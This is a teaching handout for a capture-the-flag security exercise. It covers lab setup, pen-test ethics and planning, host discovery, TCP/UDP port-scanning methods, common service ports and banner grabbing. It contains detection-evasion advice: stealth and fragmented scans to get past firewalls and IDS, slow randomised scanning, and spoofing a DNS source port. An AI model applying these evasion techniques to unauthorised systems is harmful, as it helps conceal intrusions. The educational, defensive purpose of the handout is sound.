Capture the Flag (101)

Allan Tomlinson

1 Introduction to the Excercise

Objectives

1. Introduce methods and tools used to assess security of Information Systems.

2. Opportunity to apply methods and tools in a 'real-life' exercice.

3. Consider how Information security techniques may be be applied to protect sensitive data.

Schedule

The excercise is divided into four sessions:

All sessions held in Room 113 IST (Cybertorium)

Sunday 4:00 — 6:00

4:00 — 5:00 Introduction

- Introduction/Objectives of CTF
- Pen Testing – Overview
- Organization / Network Architecture

5:00 — 6:00 Team Set-up and 'Secure the Flag'

- Team Set Up
- Tools and System Setup
- Secure System and Applications

Monday 4:00 — 6:00

4:00 — 6:00 Tech. Set-up & Capture the Flag

- Setup Audit and Attack Tools
- Capture The Flag

Tuesday 3:00 — 5:00

3:00 — 5:00 Capture the Flag

- Capture More Flags

Wednesday 5:00 – 6:00

5:30 — 6:00 Results and Debrief

- Assess Own Security - how good was it?
- Give a short 5 min. presentation. 1 or 2 slides saying what you learned about defending and/or attacking servers.

Servers will be available for a limited time during the evening if there is demand for this.

Overview

Each team has something simple to protect on their server.

- File called **bigsecret.txt** in root dir
- File contains a "secret"
  e.g. The spy in the enemy camp is 'SpongeBob'
- There may be other secrets to find along the way
  - hidden in files called"**secret.txt**
- These secrets have been pre-configured for each team.
  - I could tell you what they are but . . .
- The goal is to find as many secrets as you can..

Assesment

When the competition runs, as flags are discovered attackers report this to the judges. The judges give points to the attacker for flags captured — and deduct points from the defender. Attackers report defenders team name, server name or IP and server secret (flag) to the judges.

Flags

What do we mean by flags?

For this exercise, a 'flag' is:

- A unique user name.

  Some servers will have a user account that is not available on any of the other servers. Points will be awarded for identifying this user.

- A secret.

  Some sensitive information hidden in a 'secret' file. You will recognize these when you see them.

- A big secret.

  As above, but these are more difficult to find.

2 Secure the Flag

Objectives

Apply methods and tools in a 'real-life' exercice.

Set up Teams

- Total of **5 - 7 teams**. Perhaps have some teams will have experienced sys admins to secure your server; some experienced testers to attack other teams; a leader; presenter.

  Each Team made up of 6 – 7 people, for example:

  - 1 Team Leader
  - 1 Researcher
  - 2 Defenders (sysadmin)
  - 3 Attackers (pentesters)

Maintain Service

- Your team is responsible for operating a server.
- The server runs a number of services
  - e.g. ftp, irc, web pages etc.

Maintain Service

All services MUST remain running at all times.

So you cannot simply turn off services to secure them from attack.

- Your Goals are:

  Protect your flags

  - The 'main' flag is contained in the **bigsecret** file
    - file in root directory: it says:
      'the spy in the enemy camp is SpongeBob'

    (of course each team will have their own spy, — not SpongeBob :-)

  Attack other teams' server

  - Find out who their spy is.

Organisation


1. **Team Building, Definition of Roles, Schedule**
   Who's doing what? When ?

2. **Identify and Classify the Risks**
   Security Policy, Business Continuity, Incident Handling

3. **Network and System Architecture**
   Discuss and document the Design Choices

4. Etc.

The Lab


Campus Network
Firewall
SSH access
BT 5
Virtual Network
Server(s)
Team 1

Acessesing your servers

	server	BT5
Team1	130.203.46.***106***	130.203.46.***114***
Team2	192.168.1.2***107***	192.168.1.2***115***
...	...	...
username	admin	root
passwd	TBA	TBA

- Access through the firewall is by ssh.
- Lab machines have PuTTY installed.

3 Penetration Testing Review

Objectives

To understand . . .

1. How to plan and carry out a penetration test
2. What can be achieved by passive research
3. What vulnerabilities can be discovered by active testing
4. What tools are available for testing

By the end of this session you should understand:

Something about general auditing procedures How to plan a pen test – the strategy of a penetration test – should understand both the technical and the ethical aspects of intrusion testing Should understand some the details of how to carry out a pen test – both passive audit and active testing (actively trying to attack a system) Should know what tools are available for testing and where to find these tools and others.

3.1 Planning a penetration test

Typical vulnerabilities

- Online scams
- Software piracy
- Organised crime
- Stock manipulation
- Terrorism
- Identity theft
- Fraud
- Denial of Service

- Website defacement
- Password cracking

- Unauthorised login to servers
- Network device access
- Firewall access
- Masquerading

How do hackers attack their targets – what vulnerabilities do they exploit?

These are general vulnerabilities in any organisation. The **specific** mechanisms change from day to day, and it is an audit of how vulnerable you are to these specific mechanisms that we are undertaking when we run a penetration test.

If you think that these threats might pose a risk to your organisation then it might be worth thinking about running a penetration test to find out the extent of your vulnerabilities.

3.2 Ethical considerations

An important part of planning an intrusion test, and perhaps the first thing to consider, are the ethical issues. So before even thinking about the detailed steps of how to carry out an intrusion audit . . .

Ethical considerations

You must be absolutely clear on the ethical issues. Four areas to consider are:

1. Legality and scope of work you are about to undertake
2. What precautions are needed if you are seeking business sponsorship
3. Where/when to stop
4. Social engineering aspects of any test

3.3 Technical considerations

Having established the ethical and legal boundaries of the audit, there are then many technical decisions to make before starting a project.

Technical considerations

Again we'll consider four issues:

1. External versus internal testing (attack from inside or outside organisation)
2. Announced or surprise
3. Full destruction or throttle back (should be clear on the ethics before making the technical decision)
4. Zero knowledge or full disclosure (how much information are you given before you start)

3.4 Approach


Real hackers don't just stumble along and find holes

- They find targets
- They are patient
- Their attacks are layered, they build up from initial investigations to the final assault on your system
- Many attacks are collaborative efforts

Draw up a plan and stay with it

Finding serious weaknesses during testing should not significantly affect your plan

Penetration testing steps and stages



This is a typical approach to an intrusion test and to a large extent it follows the steps that a hacker would take when trying to exploit your system. (Also similar to OSSTM)

- Research phase
  - Passive testing
  - Non-technical information gathering
- Network Testing
- Host testing
  - Target Profiling
  - Target and discovery validation
  - DNS Probing
  - Port Scanning (Full, stealth, TCP, UDP)
- Scenario testing
- Iterative process

3.5 Tools

So at this stage you should have defined the scope of the test based on the ethical and technical decisions that you made, and you have a broad outline of how to approach the test. The next thing to do is to "choose your weapons". In other words you need to know which tools are available to help you carry out the test. So this last part of the section on planning will give you an broad overview of the tools that can be used and where to find them. We'll go into the details of how to use the tools in the remaining sections of this session.

Origins of tools

- Tools range from simple scripts to feature rich programmes
- Tools tend to be developed for specific vulnerabilities
- Often freely downloadable from the web
- Newest tools shared via IRC
- Commercial tools are also available


Types of penetration testing tools

- Passive research tools (whois, dig, web)
- Network and system scanning/mapping (nmap, hping)
- Vulnerability scanning and testing (Nessus, Metasploit)
- Password crackers (John The Ripper)
- Network sniffers (Wireshark)

Websites where tools can be found

- www.astalavista.box.sk
- www.securiteam.com
- www.securityfocus.com
- sectools.org

Passive Research



The objective of passive research is to discover what you can about the target organisation without accessing their network. The idea is to gather information from any other source, but not the target network. So in this section we're going to look at

- Public domain sources which provide information that could, potentially, be used to bypass security controls

- Use publicly available resources to identify networks, domains, staff and configuration, about target organisations
- Domain entries are a good source of information, often yielding a contact name/number
- Web searches for press articles surrounding target companies can prove effective
- (i.e. "Target Co. Installs new Wireless Network" – article in industry press)

We'll also have a look at

- Tools used for Passive Research
- See some example results

Tools used for Passive Research

These are some of the tools used in passive research. Nothing very special here, all widely available to anyone with Internet access, even your granny has these tools available. With these tools, all resources can be checked without sending 'suspicious' packets to the target.

- Whois
- DNS interrogation
- Target's homepage, news sites, linking sites
- Blogs Newsgroup postings
- Public Internet databases

3.6 Active enumeration

Active enumeration

We have seen that a variety of information is available is available from passive research alone:

- System IP addresses & usernames
- Information for network and system hacking
- Information for social engineering

First thing you'll need to do after you've done all your passive research is to map the network – find out what IP addresses are being used and identify the hosts present on the network. Once you know the hosts, you can attempt to find out what ports are open and from that try to deduce what services are running. You can also figure out what operating systems are being used.

Active Research


- Map IP addresses and identify hosts
- Map ports
- Identify Services and Operating Systems

Active enumeration can yield a great deal of data

but it can be detected!

3.7 Host discovery

Network mapping



One of the very first steps in any network reconnaissance mission is to reduce a large set of IP ranges into a list of active or interesting hosts. What makes a host interesting depends on who you are. Network administrators may only be interested in hosts running a certain service, and may be happy to use just an ICMP ping to locate hosts on his internal network. Security auditors, or penetration testers, may care about every single device with an IP address and may have to use a

diverse set of dozens of probes in an attempt to evade firewall restrictions.

The goal of host discovery is to get responses that demonstrate that an IP address is actually active – that it is being used by a host or network device. On many networks, only a small percentage of IP addresses are active at any given time. This is a particular problem with private network addresss. For example, the private address range from 10.0.0.0 to 10.255.255.255 has network has 16 million IP addresses, but very few of these will actually be used in practice.

- Usually, you would start with the initial discovery of the target organisations network, based on your passive research. In this phase of testing you start to identify the network structure, routers, firewalls, servers etc.
- This helps to define the target range, especially in a sub-netted environments.
- And it confirms non-responsive hosts
- It may also help to identify system types based upon responses to probes – we'll se an example of this later on.

Validation

Target and discovery validation

- Ensuring that you have collected a comprehensive and precise list of targets is essential
- Systems should be cross checked for address accuracy
- Validate that all target machines in within the IP Range owned by your target organisation

At the end of this stage you should have an idea of the IP addresses in the target domain. Check with the organisation being audited that you have a identified valid targets. If you get this wrong, then you could be in trouble!

3.8 Port Scanning

Now that you have a list of target hosts the next step is to figure out what they're doing.

We seen how network scanning can be used to identify hosts. Port scanning is even more useful, it can determine what ports of a host are listening for connections. These ports on a target system will be available for further exploitation by the penetration tester.

Port Scanning

- Attempt to connect to known TCP/UDP ports
- Firewalls might show ALL ports open
  - Regardless of what's behind firewall
- Not a test of security,
  - simply identifies services that may be available
- Can result in detection
  - typically it will be run against first 1024 ports
  - randomising the port numbers
  - scan over a longer period of time
  - consider stealth-scanning

Port scanning is the process of making connection attempts to TCP or UDP ports on a system. Firstly to figure out if the what ports are open, and then to identify if the service corresponding with that port is active. However, false results are often obtained if remote firewall is of the type to show all ports open.

Port Scanning itself is not really a test of security, it simply identifies which services may be available. But you need a list of target ports before you can proceed to research the vulnerabilities and exploits associated with these ports. You have to be careful `though because port scanning, if not carried out with care will result in detection.

Typically it will be run against at least the first 1024 ports but it can be easily detected by IDS systems. Consider stealth-scanning or randomise the port numbers and scan over a longer period of time.

Port states

Port scanner attempts to connects to each port on target.

Detect the port in one of three states:

1. **Open**: reachable and service is present
2. **Closed**: reachable but no service present
3. **Filtered**: non-reachable
   possible firewall or packet filter

A port scanner will attempt to connect to each port on the target.

The scanner should detect the port in one of three states:

open

An open port means that an application is actively accepting TCP connections or UDP packets. Finding these is often the primary goal of port scanning because each open port is an avenue for attack. Attackers (and pen-testers) will exploit the open ports. It is the system administrator's job to try to close these ports or protect them with firewalls without thwarting legitimate users. Open ports are also interesting for non-security scans because they show services available for use on the network.

closed

A closed port is accessible (it receives and responds to probe packets), but there is no application listening on it. They can be helpful in showing that a host is up on an IP address (host discovery, or ping scanning), and as part of OS detection. Because closed ports are reachable, it may be worth scanning later in case some open up. Administrators should consider blocking such ports with a firewall. If this is done, then these ports will be in the filtered state.

filtered

A filtered port is one whose state cannot be determined because packet filtering prevents probes from reaching the port. The filtering could be from a dedicated firewall device, router rules, or host-based firewall software. Filtered ports frustrate attackers because they provide so little information. Sometimes they respond with ICMP error messages (for example: destination unreachable: communication administratively prohibited), but filters that simply drop probes without responding are far more common.

TCP Port scanning techniques

Four main types of TCP scans used

1. TCP Connect()
2. SYN scan
3. Null + FIN + XMAS scanning
4. ACK scanning

You can scan both TCP ports and UDP ports.

We'll have a look at TCP port scanning first then have a look at UDP scanning.

Most types of port scan are only available to privileged users. This is because they send and receive **raw IP packets** – not part of normal operations. This requires root access on UNIX systems or an administrator account on Windows.

The exception is the **TCP connect** scan which we'll lok at first.

The other three are a bit more sophisticated and are sometimes considered as "stealth scanning" because they are more difficult to detect.


TCP connect() scanning

- No privileges required
  - Uses a TCP connect() system calls.
  - Uses system calls to interpret responses
- TCP connect() completes all connections
  - Connections logged by target

This type of scan does not require the user to have raw packet privileges. Instead of writing raw TCP packets as the other scan types do, the underlying operating system is asked to establish a connection with the target machine and port by issuing a TCP connect() system call. This isa perfectly legitimate thing for any application to do. This is the same high-level system call that web browsers, P2P clients, and most other network-enabled applications use to establish a connection. It is part of a programming interface known as the Berkeley Sockets API. So the port scanner does not have to read raw packet responses off the wire, it can use this API to obtain status information on each connection attempt.

Port scanners have little control over the high level TCP connect() system call than with raw packets. The system call **completes** all connections to open target ports. Not only does this take longer than other methods and require more packets to obtain the same information, but target machines are more likely to log the connection. A system with a good IDS will catch this and trigger an alarm if the system is being scanned. Many services will add a note to system logfiles when a scanner connects and then closes the connection without sending data. An administrator who sees a bunch of connection attempts in the logs from a single system should know that they have been port scanned by TCP connect.

Stealth Scanning



Stealth scanning is like regular port scanning, communication is sent to the target port.

The difference is that something other than a connection request is sent, a '**close connection**' request for example, this might prompt the target to respond in different way's depending on the port state. So it is possible from this to identify open ports without registering connections. Once you have a list of target ports it is time to research the exploits and weaknesses of services associated with these ports. This may reveal more information - iterative

TCP SYN Scan

- "Half-open" scanning
- Sends **SYN** packet - wait for response:
  - **SYN/ACK** => port listening (open)
  - **RST** => port not listening (closed)
  - **No response** => port is filtered
- Never completes
  - Less likely to be logged
  - Some IDS confuse this with a SYN flood

The TCP SYN scan is the most popular type of scan, and for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network.

SYN scanning is sometimes referred to as half-open scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and then wait for a response. A SYN/ACK indicates the port is listening (open), while a RST (reset) is indicative of a non-listener. Port is reachable, but there is no service present.

It is relatively unobtrusive and stealthy, since (unlike the TCP connect() scan) it **never completes** TCP connections. It works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as some more sophisticated scans do. It also allows clear, reliable differentiation between the open, closed, and filtered states.

Some IDS confuse this with a SYN flood

TCP Null + FIN + XMAS scans

- More stealthy than a SYN scan
  - sneak through firewalls, routers
- Differentiates open/closed ports
- Send **Null**, **FIN**, or **XMAS** – wait for response
  - **RST** => port closed
  - **No response** => port open or filtered
- Some systems return a **RST** packet regardless!
  - Differentiates Unix/Microsoft

The key advantage of these scan types is that they can sneak through certain firewalls and packet filtering routers. They are alsoe a little more stealthy than even a SYN scan.

These three scan types exploit a subtle loophole in the TCP protocol to **differentiate** between open and closed ports.

According to the TCP protocol standard, if the destination port is **closed**, any incoming packet causes a RST to be sent in response. The exceptions to this rule are if the SYN, RST, or ACK flag are set in the incoming packet – anything else causes a RST to be returned.

In other words, if the port is **closed**, any packet not containing SYN, RST, or ACK bits will result in a returned RST. If the port is **open** there will be no response at all.

So as long as none of those three bits (SYN,RST, ACK) are included in the packet header, any combination of the other flags can be used to determine if the port is open or closed. For example:

A Null scan - Does not set any bits (tcp flag header is 0)

A FIN scan – just sets just the TCP FIN bit.

An Xmas scan - Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree!

These three scan types are exactly the same in behavior except for the TCP flags set in probe packets.

If a RST packet is received, the port is considered closed, while no response means it is either open or being filtered.

If an ICMP unreachable error message is received then it is likely that the port is being filtered

The big downside is that not all systems follow the protocol the letter. Some systems (Windows, CISCO) send RST responses regardless of whether the port is open or not. Another downside of these scans is that they can't always distinguish open ports from certain filtered ones.

TCP ACK Scan

- Never determines open ports
  - maps firewalls
- Send **ACK** – wait for response
  - **RST** => unfiltered
  - **No response** => filtered

This scan is different from the others in that it **never determines open ports**. It can be used to map out firewall rulesets, and discover which ports are filtered. The ACK scan probe packet has only the ACK flag set in the header. When scanning unfiltered systems, open and closed ports will both return a RST packet. A system with an IDS or routing filter will simply not respond, or send an ICMP error message.

So the port scanner can label all ports that return a RST packet as being unfiltered - meaning that they are reachable by the ACK packet, but we dob't know whether they are open or closed. Ports that don't respond, or send certain ICMP error messages back are labeled as filtered.

So these different scanning techniques are all subtly different. You may need to use different scans at different times to pin down exactly what ports are open on the hosts you've identified, and what are closed or being filtered.

Fragmentation scanning

- Modification of other techniques.
- Breaks probe packet into small fragments.
  - Harder for filters to detect
  - Pass unchecked
- This only works with simple packet filtering devices

A modification of other techniques of scanning.


Breaks the probe packet into a couple of small IP fragments.

Breaking up the TCP header into several smaller packets makes it harder to detect and some packet filters will pass the packet unchecked rather than wait for all of the fragments to arrive.

This only works on simple packet filtering devices that cannot hold on to the fragments long enough to get the whole packet

UDP port scanning

- Port may be open or filtered



- Send single UDP packet
  - ICMP "port unreachable" => port closed
  - No response => open or filtered
- Slow

- ICMP rate limiting
- One msg/sec => 18 hrs for 64,536 ports

A big challenge with UDP scanning is doing it quickly. Open and filtered ports rarely send any response, leaving the scanner to time out and then re-try. Closed ports are often an even bigger problem. They usually send back an ICMP port unreachable error. But unlike the RST packets sent by closed TCP ports in response to a SYN or connect scan, many hosts rate limit ICMP port unreachable messages by default. For example, the Linux (2.4.20) kernel limits destination unreachable messages to one per second. This means that a 65,536-port scan can take over 18 hours. Ideas for speeding your UDP scans up include scanning more hosts in parallel, doing a quick scan of just the popular ports first, or scanning from behind the firewall.

Use UDP port 53 as the source port for UDP scans. This can make basic packet filters think you are a DNS server responding to queries. Works sometimes.

Scan for specific services

- Database (MS, Oracle, Sybase)
- Web
- RPC

Common Ports and Services

Finally, before we leave port scanning, it's worth pointing out that many services can be identified by their common port numbers

20, 21 FTP

Some vulnerabilities but not a large target; Allows upload and download of files from a remote system; Many ftp server allow anonymous access; May be vulnerable to buffer overflow

25 SMTP, sendmail

Very susceptible to mail relay; Mail transfer agent used on many Unix systems; Can be used to identify accounts via the vrfy and expn commands; Some version susceptible to denial of service and buffer overflows; Long list of vulnerabilities

69 TFTP

Typically used to boot diskless workstations or network devices such as routers; No username or password; Good for sending around files from hacked systems

80, 8080 HTTP (any port)

Common servers: Apache, Oracle, IIS, Cold Fusion; Very susceptible to DoS attacks; ften give read access to all files; IIS vulnerabilities are

legendary; Apache is most common; Not as many attacks as IIS; Always check URLs for embedded commands

135, 139

Netbios Susceptible to sniffing, brute force, Scanners available to search for shares, Can give access to system registry, Normally blocked at routers due to broadcast

160, 161 (UDP) SNMP

SNMP has two default passwords: public, private; Tools such as snmpwalk good for enumerating entries

1433, 1510, 1725 Database


MSSql is a good internal network target; MS and Oracle often set with default passwords; "SQL injection" a favourite for web hackers

Port	Service
20, 21	FTP
25	SMPTP
69	TFTP
80, 8080	HTTP
135, 139	Netbios
160, 161 (UDP)	SNMP
1433, 1510, 1725	Database

3.9 Service Identification

At this stage we have discovered the hosts on the network, mapped the network, and identified the open ports. The port numbers themselves provide some indication of the services that might be available, but we can dig a litter deeper to find out more about these services. In this phase of our testing we can discover the versions of the services running, and the versions of the operating systems. We will look at two techniques, namely banner grabbing and fingerprinting

Host testing – target profiling



While other subsequent tests will often reveal a system type and function it can be worth an initial sweep to categorise operating system types, server types etc. Specific tests can then be run against groups of similar systems This stage can also help to validate that you have the correct targets Tools used for this are Banner Grabbing and Fingerprinting

Banner Grabbing

- Banners returned when connecting to ports
  - Command line: Telnet or netcat (nc)

```
# nc 10.0.0.1 25
220 Sendmail/8.8.8 ESMTP
```

- Looks like Sendmail 8.8.8 mail server

Although many services can be identified by their common port numbers. Some services may be better identified by banners:

Banners are often returned to the client when a connection is made to an open port on the target host.Two common tools used to make such connections are telnet and netcat. Telnet is widely available netcat can be downloaded from any of the tools websites we saw earlier.

In this example we make a connection to port 25 . . . And discover the sendmail service

The process of examining banner strings returned by services bound to open TCP ports is useful for identification of service applications on non-standard ports. Often enables identification of services and applications including software version.

Fingerprinting

Some services cannot be clearly identified just by connecting the them:

- Netbus on Windows uses the same port as an RPC service on Solaris
- Some database connections do not provide automatic response

Fingerprinting a service may identify what it is, even if it has moved ports

Stack fingerprinting

- Used to determine the operating system of a target host
